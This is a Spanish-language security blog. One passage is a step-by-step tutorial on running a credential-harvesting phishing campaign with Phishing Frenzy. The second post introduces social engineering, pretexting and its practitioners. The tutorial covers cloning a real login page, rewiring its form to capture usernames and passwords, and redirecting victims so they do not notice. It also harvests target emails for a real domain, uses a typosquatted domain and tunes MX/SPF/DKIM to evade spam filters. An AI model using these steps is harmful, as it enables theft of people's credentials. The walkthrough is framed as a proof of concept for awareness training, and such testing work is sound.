La imagen de docker que estamos ejecutando esta configurada con el Virtual Host phishingfrenezy.local. Para ajustarlo a nuestras necesidades podemos incluir dicho registro en nuestro archivo hosts local o bien modificar la configuración del contenedor, nosotros vamos a optar por la segunda.


Para ello, iniciamos una Shell interactiva en nuestro contenedor y modificamos los siguientes archivos;

/etc/apache2/pf.conf linea ServerName
/var/www/Phishing-Frenzy/config/application.rb linea SITE_URL
y añadir en el hosts del contenedor.


Reiniciamos Apache, service apache2 reload y accedemos con el navegador a la interfaz web de Phishing Frenzy y las credenciales por defecto admin:Funt1me!


Por tanto, lo primero es cambiar la password de admin. [Menu: Admin → Manage Users → Manage Account]


La Trampa, el correo y la página


Una vez terminada la configuración lo tenemos todo listo para realizar nuestra primera campaña de phishing.
Para el ejemplo vamos a utilizar la web de nuestros compañeros como prueba de concepto.

El primer paso es clonar la página web con Phishing-Frenzy. [Menu: Resources → Website Cloner → Clone Website]


Cuando termine el proceso podemos visualizar y descargar la página.

Ahora creamos un Template, que es la pieza clave de nuestra campaña. [Menu: Template → Create]
Le ponemos nombre y modificamos sus propiedades


Vamos por partes: Nombre, descripción y Notas, está claro.
Index, especifica cual será la página de inicio y en Template Files añadimos todos los archivos necesarios.

tss.jpg – Imagen para dar mejor apariencia al correo de phishing.

tss.html.erb – Correo de phishing usando la imagen que añadimos e invitando a los usuarios a que hagan login en el sitio.


Aquí la clave son las etiquetas "<%= image_tag attachments['tss.jpg'].url %>" para incluir la imagen y "<a href="http://<%= @url %>">" donde Phishing Frenzy inserta el vinculo hasta nuestro sitio espejo.

index.php – la copia de la página descargada con Phishing Frenzy.
Es imprescindible modificar el formulario de la página para que los campos User y Pass se llamen UsernameForm y PasswordForm sino Phishing Frenzy será incapaz de registrar los logins.


Además, modificamos el código de la página para conservar lo más posible el aspecto y redirigir el formulario a redirect.php.

redirect.php – redireccionamos a las víctimas a la página de Login fallido del sitio original con la intención de no alertar al usuario.


rounded-white.png – este archivo es necesario para la página que estamos clonado.

Guardamos y ya tenemos listo el Template.


Los Destinatarios


Phishing Frenzy dispone de una herramienta integrada para buscar los objetivos que funciona con el motor de Bing. Lo primero que tenemos que hacer es introducir nuestra Api Key en la configuración. [Admin → Global Setting → Bing API Key]

Para obtener la API key debemos registrarnos aquí o usar la de algún desarrollador descuidado. Por supuesto hemos optado por la primera.
Con la key configurada vamos a [Resources → Email Enumeration → Enumerate] y rellenamos el campo con el dominio thesecuritysentinel.es.

Cuando finaliza la búsqueda tenemos un listado con los resultados y la URL de donde han sido obtenidos.


La Campaña


Ya podemos lanzar nuestra campaña. [Campaigns → New Campaign] y vamos configurando opciones

Rellenamos los destinatarios y el correo de pruebas. Seleccionamos el Template que hemos creado y marcamos Active.
Cuando Phishing Frenzy activa la campaña crea en Apache un virtual host asociado al FQDN que rellenamos más abajo.

Debemos crear/registrar un registro DNS público apuntando a nuestro servidor de phishing.

Nosotros, a modo de ejemplo, lo haremos con un domino que tiene un error tipográfico más o menos imperceptible a simple vista.


Salvamos la campaña y podemos visualizar y modificar el cuerpo del mensaje. Además podemos lanzar una prueba a la dirección que hayamos configurado. Esto último es especialmente útil para ir afinando los detalles.
Cuando estemos listos pulsamos Launch para lanzar la campaña.

Los Resultados


Nuestros objetivos reciben el siguiente correo de phishing

Cuando la víctima pulsa el enlace es direccionada a nuestro servidor de phishing, en el que si hace login, caerá en la trampa


Para ser finalmente redirigido a la página original como si hubiese escrito mal las credenciales.

Pero si en Phishing Frenzy vamos a [Reports → Stats] vemos como se están recogiendo las credenciales de las víctimas.


Conclusiones


Para asegurar el éxito y realizar una buena campaña de phishing es necesario cuidar bien los detalles e intentar que tanto el correo como la página y el dominio sea lo más parecido al objetivo.
También es importante configurar bien los registros MX, SPF y DKIM para evadir los filtros de Spam.

Como defensa es importante realizar campañas contra nuestros propios usuarios con el objetivo de concienciar al personal frente a futuros ataques.


lunes, 25 de abril de 2016

Ingeniería Social (II) - Introducción


Buenas hackers!! En esta segunda entrada del volumen Ingeniería Social, os voy a introducir a: ¿Qué es el ingeniero social?. Según a personas que he preguntado, me dicen que no lo saben, otros me dicen que es el método de engañar a una persona para obtener información, ser ingeniero social es conseguir un beneficio economico "for free", o ser un buen actor. El objetivo primordial del ingeniero social es influenciar en la victima, diciendole  lo que la victima quiere escuchar, y esta devolviendole lo que el ingeniero social quiere saber, usando técnicas como manipulación e influencia entre otros.

Según la Wikipedia: "Ingeniería social es la práctica de obtener información confidencial a través de la manipulación de usuarios legítimos. Es una técnica que pueden usar ciertas personas, tales como investigadores privados, criminales, o delincuentes informáticos, para obtener información, acceso o privilegios en sistemas de información que les permitan realizar algún acto que perjudique o exponga la persona u organismo comprometido a riesgo o abusos. El principio que sustenta la ingeniería social es el que en cualquier sistema "los usuarios son el eslabón débil". En la práctica, un ingeniero social usará comúnmente el teléfono o Internet para engañar a la gente, fingiendo ser, por ejemplo, un empleado de algún banco o alguna otra empresa, un compañero de trabajo, un técnico o un cliente. Vía Internet o la web se usa, adicionalmente, el envío de solicitudes de renovación de permisos de acceso a páginas web o memos falsos que solicitan respuestas e incluso las famosas cadenas, llevando así a revelar información sensible, o a violar las políticas de seguridad típicas. Con este método, los ingenieros sociales aprovechan la tendencia natural de la gente a reaccionar de manera predecible en ciertas situaciones, –por ejemplo proporcionando detalles financieros a un aparente funcionario de un banco– en lugar de tener que encontrar agujeros de seguridad en los sistemas informáticos."

Como vimos en la entrada anterior, la ingeniería social tocan muchos ámbitos de nuestra vida ya sea desde la infancia el cómo un niño tiene capacidad de manipular a sus padres para conseguir lo que quiera, a un ejecutivo para ganarse el ascenso. También psicólogos, médicos, abogados, policías, espías, ciberdelincuentes etc, usan estas técnicas para obtener información, conseguir acceso, manipulación, haciendo que el objetivo actue del modo previsto...
De la misma forma un psicólogo usa sus habilidades para conseguir manipular a su paciente, en busca de acciones positivas y éticas con la necesidad de un cambio en su forma de ser. Una persona mal intencionada puede usar las mismas técnicas para manipular la vulnerabilidad en el elemento humano, y romperla en todos los sentidos. Todas las personas tienen un bug. Un ejemplo es esta escena de Mr.Robot (Spoiler inside!!):


Según lo visto en la escena, Elliot rompe absolutamente a Bill y consigue su objetivo, en este caso "gaining access". Por tanto la ingeniería social no es una rama que digamos sea poca ética, dependiendo del objetivo y los resultados obtenidos se puede decir que es ético o no. También depende del punto de vista. Quizás haya personas que piensen que las técnicas usadas por un psicólogo o un médico no sean las más apropiadas ya que estan influyendo a una persona. O quizás la filosofía de los "hacktivistas", puede parecerles correcto obtener información y mostrarla en los medios de comunicación, de la cúpula de un partido politico por ejemplo o de una multinacional, mientras que haya personas que eso no le parezca ético ya que esta de un modo u otro obteniendo información de manera intrusiva mediante ingeniería social aprovechandose de la vulnerabilidad de una persona y "gaining access" a un sistema informático o infraestructura de la organización empresarial. 
Por tanto, el punto de vista es importante, y es subjetivo dependiendo de la legislación existente en un país en concreto y su sociedad. 

El ingeniero social que combina todas las técnicas que veremos más adelante en la fase psicológica, se puede decir que ha llegado a tal experiencia que puede conseguir lo que desee mediante la manipulación, "pretexting", elicitación, influencia, persuasion etc... Con estas habilidades y además las técnicas usadas en la fase de explotación, el ingeniero social reunirá un conjunto de habilidades y no solo sociales, para conseguir su objetivo ya sea Hacking WiFi, Metasploit, Social Engineering Toolkit, HID Attacks etc.. 
Desafortunadamente, en la actualidad la ciberdelicuencia se esta profilerando de manera exhaustiva constatando que la mayoria de los ataques de ciberdelicuentes usan técnicas de ingeniería social, por ello es importante estudiar con detenimiento esas técnicas, analizarlas y combatirlas. Un ataque podría ser el "physical impersonation" + "malicious insiders". La consecuencia derivada de lo primero, posicionamiento como un empleado o directivo más, de una organización y romper todos los esquemas de ella y hacerla trozos con el espionaje industrial. Es complejo de llevar a cabo, y un estudio minucioso y dedicado. 
En este mismo contexto, este tipo de ataques y el vender información a los competidores esta a la orden del dia. Como administrador de la seguridad de la organización ¿Qué tipo de privilegios dar a cada uno de los empleados? ¿Cómo garantizar la confidencialidad de los datos expuestos a los empleados o directivos y el grado de seguridad? ¿Es fiable o se puede confiar en él? 
Todas estas preguntas, muchas de ellas difícilmente respondibles es una cuestion importante ya que puede hacer mucho daño a la empresa en cuanto a perdidas económicas. Un "insider" experimentado y con el síndrome de "burnout", puede tanto obtener información clasificada dependiendo del grado de seguridad que tenga en la organización, como borrar su rastro y ser totalmente anónimo (lo veremos en la fase de anonimato). Por tanto, ¿qué indicios tiene la policia ante este acto delictivo? Dependiendo de lo cuidadoso que haya sido el "insider", tendrá un tanto por ciento de asegurar su anonimato y su tapadera, la mentira formulada y previamente estudiada al detalle. Obviamente para esto es aconsejable el conocimiento de herramientas de pentesting, tanto para el "insider" como para el policía o perito realizando su análisis forense. 
Por tanto, la educación en la organización empresarial sobre seguridad es importante para saber detectar posibles "insiders", o ataques desde el exterior. Según el ciclo usado por un ingeniero social con fines malintencionados, si se quiere concienciar sobre seguridad, es importante conocer la fase psicológica y OSINT, para evitar dar información a personas con "aparentes" buenas intenciones y no caer en la manipulación, elicitación, influencia y persuasión entre otros. 
Las llamadas telefónicas suelen ser un vector de ataque común donde no existe exposición física e inventandonos una buena historia, nuestra gran mentira y puesta en escena, denominado "pretexting", se puede obtener gran cantidad de información. 
Importante no dar contraseñas, usuarios o correos electrónicos. Hablando con personas que usan ordenadores de forma habitual y usan contraseñas para acceder a cuentas de usuarios alojados en los distintos servidores de base de datos, muchos de ellos usan contraseñas inseguras muy fáciles de predecir montandonos un diccionario en base a un objetivo para realizar un ataque por diccionario.


En este caso el ingeniero social tiene facilidades para saber cuál puede ser su contraseña como el nombre de su mascota, la fecha de nacimiento o lugar u hábitos relacionados a sus hobbies. Y por supuesto esa contraseña las usa en la mayoría de sus cuentas de usuario de las aplicaciones web usadas.
Las aplicaciones web, almacenan datos privados nuestros que pueden ser usados para un análisis de inteligencia previa recolección de información.

Para remediar ataques externos o internos, pero relacionados con la fase de explotación es necesario tener en la organización personal cualificado en sistemas e infraestructuras de redes (sysadmin), con nociones avanzadas sobre seguridad informática.

Pasemos ahora a los tipos existentes de ingenieros sociales. Como se ha mencionado la ingeniería social es una ciencia, fundamentalmente basado en la psicología. Dependiendo del fin que una persona haga del uso de ella, se le podrá considerar ética o no. Volvemos a lo mismo, todo es muy relativo y hay que considerar la sociedad en la que pertenecemos y valorar las actuaciones que cometemos usando esta ciencia. Podemos clasificar al ingeniero social en:
  • White hat: Son personas que se dedican al mundo de la seguridad informática en busca de vulnerabilidades en sistemas informáticos, realizando un tipo de auditoría según la demanda de su cliente. El uso de la ingeniería social en este ámbito es muy útil para valorar el nivel de seguridad de una empresa en cuestión, haciéndonos pasar por un ciberdelincuente he intentar "gaining access" en la organización empresarial. Un ejemplo del pentester es planear un ataque de ingeniería social contra una corporación, para conseguir acceso al cuarto de los servidores y "stealing data". Quizás sea más facil para el pentester siempre con consentimiento del cliente, usar la ingeniería social y llegar al cuarto donde se encuentran los servidores. Para ello haciendo uso de "pretexting" nos hacemos pasar por un técnico de una empresa externa y conseguimos acceso a la habitación de servidores y ver un post-it con lo siguiente: root/empresaxxx. Como ya dijimos, nuestra mentira es el aspecto más importante antes del acceso físico del pentester, la preparación psicológica ante una cámara de móvil y grabarnos actuando como un actor metiéndose de lleno en su papel, como si de un técnico informático se tratase. Además de lo anterior, la recolección de información es un proceso vital antes de la explotación física al sitio. El técnico informático tendrá que saber que empleados dependiendo del nivel de seguridad que tengan aportarán más información del lugar. Existen muchos métodos para conseguir el acceso, lo veremos más adelante en el volumen Hacking con Ingeniería Social 
  • Ciberdelincuentes: Es aquí en esta clasificación, la más importante para poder conocer en profundidad como actúan estas personas. En la clasificación anterior un White Hat especializado en la ingeniería social (a partir de ahora IS), debe realizar una ardua tarea de investigación para conocer al enemigo, en este caso al ciberdelincuente. Las empresas cada vez más, invierten en más capital para "hardering" sus sistemas e infraestructura de red. Aún así la constante evolución de técnicas hacking, hacen importante el continuo estudio para combatir de alguna manera estos ataques. Contra más conocimientos tenga el ciberdelincuente de sistemas y redes, más fácil le será penetrar en ellos haciendo un uso considerado de la IS. O al revés, un ciberdelincuente experto en la IS, no tendrá que tener tantos conocimientos de sistemas o redes para poder conseguir su objetivo. Existen ciertas desventajas con la IS, y es debido al nivel de anonimato, queda muy expuesto. Lo veremos en detalle en la fase de anonimato, los métodos y el nivel de "paranoia" y presión psicológica que puede tener ese ciberdelincuente. Como ciberdelincuentes, se engloba black hats, "malicious insiders", estafadores y ladrones en la red.
  • Espías: Las agencias de inteligencia, forman a sus espías con el objetivo de poder usar la IS para recabar información de sus fuentes. Esas fuentes de información pueden ser SIGINT, HUMINT y OSINT. Al recabar la información, esto se convierte en inteligencia mediante un análisis e interpretación.  El espia o el agente operativo, que hace uso de la IS para operaciones psicológicas o infiltrarse en una organización criminal haciéndose pasar por un miembro de ellos, usa las ramas de la IS que veremos más adelante como la manipulación, influencia o el "pretexting". 
  • Vendedores: En una organización empresarial, sus vendedores deben tener dotes de IS para poder vender un producto al cliente de otra multinacional en concreto. Haciendo uso de la elicitación e influencia, sus clientes son víctimas de estas técnicas psicológicas y así el beneficio económico de la empresa. Un ejemplo puede ser el vendedor de una empresa como Lenovo y su cliente la Fnac. 
  • Doctores y psicólogos: Los métodos usados en esta clasificación son los mismos pero con otro objetivo muy diferentes, el ayudar a los demás. Al final al cabo hacen uso de la IS como la elicitación y manipulación para hacer creer a su paciente una tendencia positiva hacía su enfermedad. Esto es un aspecto muy positivo ya que incentiva y ayuda al paciente por el camino que ellos determinan.
La defensa es siempre el mejor ataque, por ello es vital hacer uso del conocimiento de personas expertas en el campo de la ciberseguridad, y usar técnicas propias de pentesting de sistemas para realizar auditorías. Un buen pentester con dotes de IS, analizará la seguridad de la organización en busca de vulnerabilidades tanto perimetrales (física), en los sistemas informáticos (lógica), como en los empleados (parte psicológica). Por tanto, bajo mi punto de vista la formación sobre IS, en los pentester es vital, ya que un elevado porcentaje de los ataques provienen mediante el uso de la IS. Para llegar a ser un experto en la ingeniería social, es necesario estudiar e investigar mucho en este campo.
En este volumen de entradas, nos centraremos tanto ofensivamente y defensivamente orientado más al hacking. La primera fase (y la mayoría de todas ellas) psicológica es valida para todos los campos de la IS, pero las siguientes fases estarán orientadas el como actúa un ciberdelincuente y concienciarnos de los ataques y remediarlos. Por ello, todas las entradas futuras serán muy validas, con el objetivo de formar al white hat en su rama de IS, en sus fases de pentesting a empresas, enseñando de forma gratuita (el conocimiento es libre ante amenazas de esta índole) mediante entradas escritas y PoC hechas en vídeos para enseñar las técnicas hacking de anonimato, inteligencia (OSINT) y explotación como la famosa herramienta SET.

Por supuesto, el conocimiento ofrecido en las futuras entradas, servirá para mejorar vuestras destrezas en la comunicación con los demás y en analizar el lenguaje verbal y corporal con vuestros amigos y familias. Explotar los sentimientos de los demás diciendo lo que ella o él quiere escuchar para conseguir un objetivo en concreto o el cómo mejorar la autodefensa para que no te afecten ciertas actuaciones provocadas por una persona mal intencionada para conseguir manipularte o crear cierta influencia en ti, eso es básicamente la ingeniería social.
Un saludo, naivenom

Google Analytics